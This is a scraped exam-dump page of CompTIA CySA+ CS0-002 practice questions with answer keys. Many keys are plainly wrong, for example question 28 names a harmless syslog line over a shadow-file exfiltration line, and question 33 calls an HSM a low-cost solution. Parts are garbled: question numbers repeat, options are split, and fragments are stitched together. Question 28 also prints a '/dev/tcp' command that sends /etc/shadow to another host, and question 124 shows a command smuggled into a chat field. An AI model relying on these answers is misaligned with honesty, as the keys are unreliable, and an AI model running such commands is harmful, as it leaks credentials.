

## CS0-002 Dumps

# CompTIA Cybersecurity Analyst (CySA+) Certification Exam

<https://www.certleader.com/CS0-002-dumps.html>



### NEW QUESTION 1

Which of the following would MOST likely be included in the incident response procedure after a security breach of customer PII?

- A. Human resources
- B. Public relations
- C. Marketing
- D. Internal network operations center

**Answer: B**

### NEW QUESTION 2

A cybersecurity analyst is reading a daily intelligence digest of new vulnerabilities. The type of vulnerability that should be disseminated FIRST is one that:

- A. enables remote code execution that is being exploited in the wild.
- B. enables data leakage but is not known to be in the environment
- C. enables lateral movement and was reported as a proof of concept
- D. affected the organization in the past but was probably contained and eradicated

**Answer: C**

### NEW QUESTION 3

After receiving reports of latency, a security analyst performs an Nmap scan and observes the following output:

```

Port      State  Service  Version
80/tcp    open   http     Apache httpd 2.2.14
111/udp   open   rpcbind
443/tcp   filtered https    Apache httpd 2.2.14
2222/tcp  open   ssh     OpenSSH 5.3p1 Debian
3306/tcp  open   mysql   5.5.40-0ubuntu0.14.1

```

Which of the following suggests the system that produced output was compromised?

- A. Secure shell is operating on this system.
- B. There are no indicators of compromise on this system.
- C. MySQL services is identified on a standard PostgreSQL port.
- D. Standard HTTP is open on the system and should be closed.

**Answer: B**

### NEW QUESTION 4

A security analyst conducted a risk assessment on an organization's wireless network and identified a high-risk element in the implementation of data confidentiality protection. Which of the following is the BEST technical security control to mitigate this risk?

- A. Switch to RADIUS technology
- B. Switch to TACACS+ technology.
- C. Switch to 802.1X technology
- D. Switch to the WPA2 protocol.

**Answer: B**

### NEW QUESTION 5

An organization is moving its infrastructure to the cloud in an effort to meet the budget and reduce staffing requirements. The organization has three environments: development, testing, and production. These environments have interdependencies but must remain relatively segmented.

Which of the following methods would BEST secure the company's infrastructure and be the simplest to manage and maintain?

- A. Create three separate cloud accounts for each environment
- B. Configure account peering and security rules to allow access to and from each environment.
- C. Create one cloud account with one VPC for all environments
- D. Purchase a virtual firewall and create granular security rules.
- E. Create one cloud account and three separate VPCs for each environment
- F. Create security rules to allow access to and from each environment.
- G. Create three separate cloud accounts for each environment and a single core account for network services
- H. Route all traffic through the core account.

**Answer: C**

### NEW QUESTION 6

A security administrator needs to create an IDS rule to alert on FTP login attempts by root. Which of the following rules is the BEST solution?

- A. `alert udp any any -> root any -> 21`
- B. `alert tcp any any -> any 21 (content:"root")`
- C. `alert tcp any any -> any root 21`
- D. `alert tcp any any -> any root (content:"ftp")`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer: B**

**NEW QUESTION 7**

During routine monitoring, a security analyst discovers several suspicious websites that are communicating with a local host. The analyst queries for IP 192.168.50.2 for a 24-hour period:

Time	SRC	DST	Domain	Bytes
6/26/19 10:01	192.168.50.2	138.10.2.5	www.wioapsfeje.co	50
6/26/19 11:05	192.168.50.2	138.10.2.5	www.wioapsfeje.co	1000
6/26/19 13:09	192.168.50.2	138.10.25.5	www.wfaojsjfjoe.co	1000
6/26/19 15:13	192.168.50.2	172.10.25.5	www.wfalksdjflse.co	1000
6/26/19 17:17	192.168.50.2	172.10.45.5	www.wsahlfdsjlfse.co	1000
6/26/19 23:45	192.168.50.2	172.10.3.5	ftp.walksdjgfl.co	50000
6/27/19 10:21	192.168.50.2	175.35.20.5	www.whatsmyip.com	25
6/27/19 11:25	192.168.50.2	175.35.20.5	www.whatsmyip.com	25

To further investigate, the analyst should request PCAP for SRC 192.168.50.2 and.

- A. DST 138.10.2.5.
- B. DST 138.10.25.5.
- C. DST 172.10.3.5.
- D. DST 172.10.45.5.
- E. DST 175.35.20.5.

**Answer: A**

**NEW QUESTION 8**

Which of the following BEST describes the process by which code is developed, tested, and deployed in small batches?

- A. Agile
- B. Waterfall
- C. SDLC
- D. Dynamic code analysis

**Answer: A**

**NEW QUESTION 9**

An organization developed a comprehensive modern response policy Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

- A. A simulated breach scenario evolving the incident response team
- B. Completion of annual information security awareness training by all employees
- C. Tabletop activities involving business continuity team members
- D. Completion of lessons-learned documentation by the computer security incident response team
- E. External and internal penetration testing by a third party

**Answer: A**

**NEW QUESTION 10**

A security analyst has discovered suspicious traffic and determined a host is connecting to a known malicious website. The MOST appropriate action for the analyst to take would be to implement a change request to:

- A. update the antivirus software
- B. configure the firewall to block traffic to the domain
- C. add the domain to the blacklist
- D. create an IPS signature for the domain

**Answer: B**

**NEW QUESTION 10**

A security analyst has been alerted to several emails that show evidence an employee is planning malicious activities that involve employee PII on the network before leaving the organization. The security analysis BEST response would be to coordinate with the legal department and:

- A. the public relations department
- B. senior leadership

- C. law enforcement
- D. the human resources department

**Answer: D**

**NEW QUESTION 11**

A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future. Which of the following would be the BEST solution to recommend to the director?

- A. Install a data loss prevention system, and train human resources employees on its use
- B. Provide PII training to all employees at the company
- C. Encrypt PII information.
- D. Enforce encryption on all emails sent within the company
- E. Create a PII program and policy on how to handle data
- F. Train all human resources employees.
- G. Train all employees
- H. Encrypt data sent on the company network
- I. Bring in privacy personnel to present a plan on how PII should be handled.
- J. Install specific equipment to create a human resources policy that protects PII data
- K. Train company employees on how to handle PII data
- L. Outsource all PII to another company
- M. Send the human resources director to training for PII handling.

**Answer: A**

**NEW QUESTION 14**

An analyst is reviewing a list of vulnerabilities, which were reported from a recent vulnerability scan of a Linux server. Which of the following is MOST likely to be a false positive?

- A. OpenSSH/OpenSSL Package Random Number Generator Weakness
- B. Apache HTTP Server Byte Range DoS
- C. GDI+ Remote Code Execution Vulnerability (MS08-052)
- D. HTTP TRACE / TRACK Methods Allowed (002-1208)
- E. SSL Certificate Expiry

**Answer: E**

**NEW QUESTION 18**

Which of the following is the BEST way to share incident-related artifacts to provide non-repudiation?

- A. Secure email
- B. Encrypted USB drives
- C. Cloud containers
- D. Network folders

**Answer: B**

**NEW QUESTION 21**

A web developer wants to create a new web part within the company website that aggregates sales from individual team sites. A cybersecurity analyst wants to ensure security measurements are implemented during this process. Which of the following remediation actions should the analyst take to implement a vulnerability management process?

- A. Personnel training
- B. Vulnerability scan
- C. Change management
- D. Sandboxing

**Answer: C**

**NEW QUESTION 24**

The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:

- Reduce the number of potential findings by the auditors.
- Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.
- Prevent the external-facing web infrastructure used by other teams from coming into scope.
- Limit the amount of exposure the company will face if the systems used by the payment-processing team are compromised.

Which of the following would be the MOST effective way for the security team to meet these objectives?

- A. Limit the permissions to prevent other employees from accessing data owned by the business unit.
- B. Segment the servers and systems used by the business unit from the rest of the network.
- C. Deploy patches to all servers and workstations across the entire organization.
- D. Implement full-disk encryption on the laptops used by employees of the payment-processing team.

**Answer: B**

**NEW QUESTION 28**

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /var/log/syslog
Line 3 lvextend -L +50G /dev/volq1/secret
Line 4 rm -rf1 /tmp/Dft5Ged3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

**Answer: B**

**NEW QUESTION 30**

A security analyst has a sample of malicious software and needs to know what the sample does? The analyst runs the sample in a carefully controlled and monitored virtual machine to observe the software behavior. Which of the following malware analysis approaches is this?

- A. White box testing
- B. Fuzzing
- C. Sandboxing
- D. Static code analysis

**Answer: C**

**NEW QUESTION 32**

An organization developed a comprehensive incident response policy. Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

- A. A simulated breach scenario involving the incident response team
- B. Completion of annual information security awareness training by all employees
- C. Tabletop activities involving business continuity team members
- D. Completion of lessons-learned documentation by the computer security incident response team
- E. External and internal penetration testing by a third party

**Answer: A**

**NEW QUESTION 33**

Which of the following MOST accurately describes an HSM?

- A. An HSM is a low-cost solution for encryption.
- B. An HSM can be networked based or a removable USB
- C. An HSM is slower at encrypting than software
- D. An HSM is explicitly used for MFA

**Answer: A**

**NEW QUESTION 37**

A system administrator is doing network reconnaissance of a company's external network to determine the vulnerability of various services that are running. Sending some sample traffic to the external host, the administrator obtains the following packet capture:

```
18 17.646496 67.53.200.1 67.53.200.12 TCP 58 47669 -> 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19 17.646944 67.53.200.1 67.53.200.12 TCP 58 47669 -> 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20 17.648631 67.53.200.12 67.53.200.1 TCP 58 22 -> 47669 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
21 17.648646 67.53.200.1 67.53.200.12 TCP 58 47669 -> 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
22 17.648887 67.53.200.12 67.53.200.1 TCP 54 445 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23 17.649763 67.53.200.12 67.53.200.1 TCP 54 80 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Based on the output, which of the following services should be further tested for vulnerabilities?

- A. SSH
- B. HTTP
- C. SMB
- D. HTTPS

**Answer: C**

**NEW QUESTION 38**

A development team uses open-source software and follows an Agile methodology with two-week sprints. Last month, the security team filed a bug for an insecure version of a common library. The DevOps team updated the library on the server, and then the security team rescanned the server to verify it was no longer vulnerable. This month, the security team found the same vulnerability on the server.

Which of the following should be done to correct the cause of the vulnerability?

- A. Deploy a WAF in front of the application.
- B. Implement a software repository management tool.
- C. Install a HIPS on the server.
- D. Instruct the developers to use input validation in the code.

**Answer: B**

**NEW QUESTION 43**

A security analyst is reviewing the following log from an email security service.

```
Rejection type:      Drop
Rejection description: IP found in RBL
Event time:         Today at 16:06
Rejection information: mail.comptia.org
                   https://www.spamfilter.org/query?P=192.167.28.243
From address:      user@comptex.org
To address:        tests@comptia.org
IP address:        192.167.28.243
Remote server name: 192.167.28.243
```

Which of the following BEST describes the reason why the email was blocked?

- A. The To address is invalid.
- B. The email originated from the www.spamfilter.org URL.
- C. The IP address and the remote server name are the same.
- D. The IP address was blacklisted.
- E. The From address is invalid.

**Answer: D**

**NEW QUESTION 44**

A security analyst is attempting to utilize the blowing threat intelligence for developing detection capabilities:

APT X's approach to a target would be sending a phishing email to the target after conducting active and passive reconnaissance. Upon successful compromise, APT X conducts internal reconnaissance and attempts to move laterally by utilizing existing resources. When APT X finds data that aligns to its objectives, it stages and then exfiltrates data sets in sizes that can range from 1GB to 5GB. APT X also establishes several backdoors to maintain a CI presence in the environment.

In which of the following phases is this APT MOST likely to leave discoverable artifacts?

- A. Data collection/exfiltration
- B. Defensive evasion
- C. Lateral movement
- D. Reconnaissance

**Answer: A**

**NEW QUESTION 46**

A Chief Information Security Officer (CISO) wants to upgrade an organization's security posture by improving proactive activities associated with attacks from internal and external threats.

Which of the following is the MOST proactive tool or technique that feeds incident response capabilities?

- A. Development of a hypothesis as part of threat hunting
- B. Log correlation, monitoring, and automated reporting through a SIEM platform
- C. Continuous compliance monitoring using SCAP dashboards
- D. Quarterly vulnerability scanning using credentialed scans

**Answer: A**

**NEW QUESTION 47**

A web-based front end for a business intelligence application uses pass-through authentication to authenticate users. The application then uses a service account, to perform queries and look up data in a database. A security analyst discovers employees are accessing data sets they have not been authorized to use. Which of the following will fix the cause of the issue?

- A. Change the security model to force the users to access the database as themselves
- B. Parameterize queries to prevent unauthorized SQL queries against the database
- C. Configure database security logging using syslog or a SIEM
- D. Enforce unique session IDs so users do not get a reused session ID

**Answer: B**

**NEW QUESTION 50**

Which of the following technologies can be used to house the entropy keys for disk encryption on desktops and laptops?

- A. Self-encrypting drive
- B. Bus encryption
- C. TPM
- D. HSM

**Answer:** A

**NEW QUESTION 53**

A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database. Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)

- A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
- B. Remove the servers reported to have high and medium vulnerabilities.
- C. Tag the computers with critical findings as a business risk acceptance.
- D. Manually patch the computers on the network, as recommended on the CVE website.
- E. Harden the hosts on the network, as recommended by the NIST framework.
- F. Resolve the monthly job issues and test them before applying them to the production network.

**Answer:** CE

**NEW QUESTION 54**

An organization that handles sensitive financial information wants to perform tokenization of data to enable the execution of recurring transactions. The organization is most interested in a secure, built-in device to support its solution. Which of the following would MOST likely be required to perform the desired function?

- A. TPM
- B. eFuse
- C. FPGA
- D. HSM
- E. UEFI

**Answer:** D

**NEW QUESTION 58**

A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:

Server1	Server2	PC1	PC2
22/tcp open	3389/tcp open	80/tcp open	80/tcp open
80/tcp open	53/udp open	443/tcp open	443/tcp open
443/tcp open			1433/tcp open

**Firewall ACL**

```

10 permit tcp from:any to:server1:www
15 permit udp from:lan-net to:any:dns
16 permit udp from:any to:server2:dns
20 permit tcp from:any to server1:ssl
25 permit tcp from:lan-net to:any:www
26 permit tcp from:lan-net to:any:ssl
27 permit tcp from:any to pc2:mssql
30 permit tcp from:any to server1:ssh
100 deny ip any any

```

Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

- A. PC1
- B. PC2
- C. Server1
- D. Server2
- E. Firewall

**Answer:** B

**NEW QUESTION 59**

A pharmaceutical company's marketing team wants to send out notifications about new products to alert users of recalls and newly discovered adverse drug reactions. The team plans to use the names and mailing addresses that users have provided. Which of the following data privacy standards does this violate?

- A. Purpose limitation
- B. Sovereignty
- C. Data minimization
- D. Retention

**Answer:** A

**NEW QUESTION 60**

An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.

Which of the following can be inferred from this activity?

- A. 10.200.2.0/24 is infected with ransomware.
- B. 10.200.2.0/24 is not routable address space.
- C. 10.200.2.5 is a rogue endpoint.
- D. 10.200.2.5 is exfiltrating data.

**Answer: D**

**NEW QUESTION 62**

A large software company wants to move «s source control and deployment pipelines into a cloud-computing environment. Due to the nature of the business management determines the recovery time objective needs to be within one hour. Which of the following strategies would put the company in the BEST position to achieve the desired recovery time?

- A. Establish an alternate site with active replication to other regions
- B. Configure a duplicate environment in the same region and load balance between both instances
- C. Set up every cloud component with duplicated copies and auto scaling turned on
- D. Create a duplicate copy on premises that can be used for failover in a disaster situation

**Answer: A**

**NEW QUESTION 65**

Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?

- A. Unauthorized, unintentional, benign
- B. Unauthorized, intentional, malicious
- C. Authorized, intentional, malicious
- D. Authorized, unintentional, benign

**Answer: C**

**NEW QUESTION 70**

A company just chose a global software company based in Europe to implement a new supply chain management solution. Which of the following would be the MAIN concern of the company?

- A. Violating national security policy
- B. Packet injection
- C. Loss of intellectual property
- D. International labor laws

**Answer: A**

**NEW QUESTION 73**

A company's marketing emails are either being found in a spam folder or not being delivered at all. The security analyst investigates the issue and discovers the emails in question are being sent on behalf of the company by a third party in1marketingpartners.com Below is the exiting SPP word:

```
v=spf1 a mx -all
```

Which of the following updates to the SPF record will work BEST to prevent the emails from being marked as spam or blocked?

- A)  

```
v=spf1 a mx redirect:mail.marketingpartners.com ?all
```
- B)  

```
v=spf1 a mx include:mail.marketingpartners.com -all
```
- C)  

```
v=spf1 a mx +all
```
- D)  

```
v=spf1 a mx include:mail.marketingpartners.com ~all
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer: B**

**NEW QUESTION 77**

Which of the following are components of the intelligence cycle? (Select TWO.)

- A. Collection
- B. Normalization
- C. Response

- D. Analysis
- E. Correction
- F. Dissension

**Answer:** BE

**NEW QUESTION 80**

A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic. Which of the following would BEST accomplish this goal?

- A. Continuous integration and deployment
- B. Automation and orchestration
- C. Static and dynamic analysis
- D. Information sharing and analysis

**Answer:** B

**NEW QUESTION 85**

A security analyst is reviewing a web application. If an unauthenticated user tries to access a page in the application, the user is redirected to the login page. After successful authentication, the user is then redirected back to the original page. Some users have reported receiving phishing emails with a link that takes them to the application login page but then redirects to a fake login page after successful authentication. Which of the following will remediate this software vulnerability?

- A. Enforce unique session IDs for the application.
- B. Deploy a WAF in front of the web application.
- C. Check for and enforce the proper domain for the redirect.
- D. Use a parameterized query to check the credentials.
- E. Implement email filtering with anti-phishing protection.

**Answer:** D

**NEW QUESTION 86**

The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

- A. web servers on private networks
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

**Answer:** D

**NEW QUESTION 87**

An organization needs to limit its exposure to accidental disclosure when employees send emails that contain personal information to recipients outside the company. Which of the following technical controls would BEST accomplish this goal?

- A. DLP
- B. Encryption
- C. Data masking
- D. SPF

**Answer:** A

**NEW QUESTION 92**

The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?

- A. Post of the company blog
- B. Corporate-hosted encrypted email
- C. VoIP phone call
- D. Summary sent by certified mail
- E. Externally hosted instant message

**Answer:** C

**NEW QUESTION 96**

A security analyst discovers accounts in sensitive SaaS-based systems are not being removed in a timely manner when an employee leaves the organization. To BEST resolve the issue, the organization should implement

- A. federated authentication
- B. role-based access control.
- C. manual account reviews
- D. multifactor authentication.

**Answer:** A

**NEW QUESTION 98**

As part of a review of modern response plans, which of the following is MOST important for an organization to understand when establishing the breach notification period?

- A. Organizational policies
- B. Vendor requirements and contracts
- C. Service-level agreements
- D. Legal requirements

**Answer: D**

**NEW QUESTION 102**

An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a more proactive stance for security investigations. Which of the following would BEST meet that goal?

- A. Root-cause analysis
- B. Active response
- C. Advanced antivirus
- D. Information-sharing community
- E. Threat hunting

**Answer: E**

**NEW QUESTION 107**

A development team is testing a new application release. The team needs to import existing client PHI data records from the production environment to the test environment to test accuracy and functionality.

Which of the following would BEST protect the sensitivity of this data while still allowing the team to perform the testing?

- A. Deidentification
- B. Encoding
- C. Encryption
- D. Watermarking

**Answer: A**

**NEW QUESTION 108**

A security analyst is trying to determine if a host is active on a network. The analyst first attempts the following:

```
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4): 56 data bytes
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

The analyst runs the following command next:

```
$ sudo hping3 -c 4 -n -i 192.168.1.4
HPING 192.168.1.4 (en1 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 id=32101 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32102 sport=0 flags=RA seq=1 win=0 rtt=0.3ms
len=46 ip=192.168.1.4 ttl=64 id=22103 sport=0 flags=RA seq=2 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32104 sport=0 flags=RA seq=3 win=0 rtt=0.4ms
--- 10.0.1.33 hpaing statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
```

Which of the following would explain the difference in results?

- A. ICMP is being blocked by a firewall.
- B. The routing tables for ping and hping3 were different.
- C. The original ping command needed root permission to execute.
- D. hping3 is returning a false positive.

**Answer: A**

**NEW QUESTION 113**

A development team signed a contract that requires access to an on-premises physical server. Access must be restricted to authorized users only and cannot be connected to the Internet.

Which of the following solutions would meet this requirement?

- A. Establish a hosted SSO.
- B. Implement a CASB.
- C. Virtualize the server.
- D. Air gap the server.

**Answer: D**

**NEW QUESTION 115**

A cybersecurity analyst needs to rearchitect the network using a firewall and a VPN server to achieve the highest level of security To BEST complete this task, the analyst should place the:

- A. firewall behind the VPN server
- B. VPN server parallel to the firewall
- C. VPN server behind the firewall
- D. VPN on the firewall

**Answer: B**

**NEW QUESTION 118**

While preparing of an audit of information security controls in the environment an analyst outlines a framework control that has the following requirements:

- All sensitive data must be classified
- All sensitive data must be purged on a quarterly basis
- Certificates of disposal must remain on file for at least three years

This framework control is MOST likely classified as:

- A. prescriptive
- B. risk-based
- C. preventive
- D. corrective

**Answer: A**

**NEW QUESTION 121**

A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets. Which of the following is the BEST example of the level of sophistication this threat actor is using?

- A. Social media accounts attributed to the threat actor
- B. Custom malware attributed to the threat actor from prior attacks
- C. Email addresses and phone numbers tied to the threat actor
- D. Network assets used in previous attacks attributed to the threat actor
- E. IP addresses used by the threat actor for command and control

**Answer: D**

**NEW QUESTION 124**

A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:

Line	User	Time	Command	Result
36570	DEV12	02.01.13.151219	KICK DEV27	OK
36571	JAVASHARK	02.01.13.151255	JOIN #CHATOPS e32kk10	OK
36572	DEV12	02.01.13.151325	PART #CHATOPS	OK
36573	CHATTER14	02.01.13.151327	JOIN';CAT ../etc/config'	OK
36574	PYTHONFUN	02.01.13.151330	PRIVMSG DEV99 "?"	OK
36575	DEV99	02.01.13.151358	PRIVMSG PYTHONFUN "OK"	OK

Which of the following commands would work BEST to achieve the desired result?

- A. `grep -v chatter14 chat.log`
- B. `grep -i pythonfun chat.log`
- C. `grep -i javashark chat.log`
- D. `grep -v javashark chat.log`
- E. `grep -v pythonfun chat.log`
- F. `grep -i chatter14 chat.log`

**Answer: D**

**NEW QUESTION 127**

A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO) asking the employee to perform a wife transfer Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?

- A. Implementing a sandboxing solution for viewing emails and attachments
- B. Limiting email from the finance department to recipients on a pre-approved whitelist
- C. Configuring email client settings to display all messages in plaintext when read
- D. Adding a banner to incoming messages that identifies the messages as external

**Answer: D**

**NEW QUESTION 128**

A security analyst has received information from a third-party intelligence-sharing resource that indicates employee accounts were breached. Which of the following is the NEXT step the analyst should take to address the issue?

- A. Audit access permissions for all employees to ensure least privilege.
- B. Force a password reset for the impacted employees and revoke any tokens.
- C. Configure SSO to prevent passwords from going outside the local network.
- D. Set up privileged access management to ensure auditing is enabled.

Answer: B

**NEW QUESTION 133**

A threat feed notes malicious actors have been infiltrating companies and exfiltration data to a specific set of domains. Management at an organization wants to know if it is a victim. Which of the following should the security analyst recommend to identify this behavior without alerting any potential malicious actors?

- A. Create an IPS rule to block these domains and trigger an alert within the SIEM tool when these domains are requested
- B. Add the domains to a DNS sinkhole and create an alert in the SIEM tool when the domains are queried
- C. Look up the IP addresses for these domains and search firewall logs for any traffic being sent to those IPs over port 443
- D. Query DNS logs with a SIEM tool for any hosts requesting the malicious domains and create alerts based on this information

Answer: D

**NEW QUESTION 137**

After a breach involving the exfiltration of a large amount of sensitive data, a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?

- A. 192.168.1.1
- B. 192.168.1.10
- C. 192.168.1.12
- D. 192.168.1.193

Answer: C

**NEW QUESTION 140**

An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a proactive stance for security investigations. Which of the following would BEST meet that goal?

- A. Root-cause analysis
- B. Active response
- C. Advanced antivirus
- D. Information-sharing community
- E. Threat hunting

Answer: E

**NEW QUESTION 142**

A user receives a potentially malicious email that contains spelling errors and a PDF document. A security analyst reviews the email and decides to download the attachment to a Linux sandbox for review.

Which of the following commands would MOST likely indicate if the email is malicious?

- A. `sha256sum ~/Desktop/file.pdf`
- B. `file ~/Desktop/file.pdf`
- C. `strings ~/Desktop/file.pdf | grep "<script"`
- D. `cat < ~/Desktop/file.pdf | grep -i .exe`

Answer: A

**NEW QUESTION 145**

A system is experiencing noticeably slow response times, and users are being locked out frequently. An analyst asked for the system security plan and found the system comprises two servers: an application server in the DMZ and a database server inside the trusted domain. Which of the following should be performed NEXT to investigate the availability issue?

- A. Review the firewall logs.
- B. Review syslogs from critical servers.
- C. Perform fuzzing.
- D. Install a WAF in front of the application server.

Answer: C

**NEW QUESTION 149**

A developer wrote a script to make names and other PII data unidentifiable before loading a database export into the testing system. Which of the following describes the type of control that is being used?

- A. Data encoding
- B. Data masking
- C. Data loss prevention
- D. Data classification

Answer: C

**NEW QUESTION 153**

An analyst is investigating an anomalous event reported by the SOC. After reviewing the system logs the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?

- A. Patching logs
- B. Threat feed
- C. Backup logs
- D. Change requests
- E. Data classification matrix

**Answer: D**

**NEW QUESTION 157**

A malicious hacker wants to gather guest credentials on a hotel 802.11 network. Which of the following tools is the malicious hacker going to use to gain access to information found on the hotel network?

- A. Nikto
- B. Aircrack-ng
- C. Nessus
- D. tcpdump

**Answer: A**

**NEW QUESTION 159**

Which of the following roles is ultimately responsible for determining the classification levels assigned to specific data sets?

- A. Data custodian
- B. Data owner
- C. Data processor
- D. Senior management

**Answer: B**

**NEW QUESTION 161**

Approximately 100 employees at your company have received a phishing email. As a security analyst you have been tasked with handling this situation.

**INSTRUCTIONS**


Review the information provided and determine the following:

- \* 1. How many employees clicked on the link in the phishing email?
- \* 2. On how many workstations was the malware installed?
- \* 3. What is the executable file name of the malware?

How many workstations were infected?

How many users clicked the link in the fishing e-mail?

Select the malware executable name.



- A. Mastered
- B. Not Mastered

**Answer: A**

**Explanation:**

Select the following answer as per diagram below:



D. Indicator enrichment and research pivoting

**Answer:** A

**NEW QUESTION 182**

A security analyst is providing a risk assessment for a medical device that will be installed on the corporate network. During the assessment, the analyst discovers the device has an embedded operating system that will be at the end of its life in two years. Due to the criticality of the device, the security committee makes a risk-based policy decision to review and enforce the vendor upgrade before the end of life is reached. Which of the following risk actions has the security committee taken?

- A. Risk exception
- B. Risk avoidance
- C. Risk tolerance
- D. Risk acceptance

**Answer:** D

**NEW QUESTION 184**

An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems. As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?

- A. Copies of prior audits that did not identify the servers as an issue
- B. Project plans relating to the replacement of the servers that were approved by management
- C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
- D. ACLs from perimeter firewalls showing blocked access to the servers
- E. Copies of change orders relating to the vulnerable servers

**Answer:** C

**NEW QUESTION 187**

A security analyst, who is working for a company that utilizes Linux servers, receives the following results from a vulnerability scan:

CVE ID	CVSS Base	Name
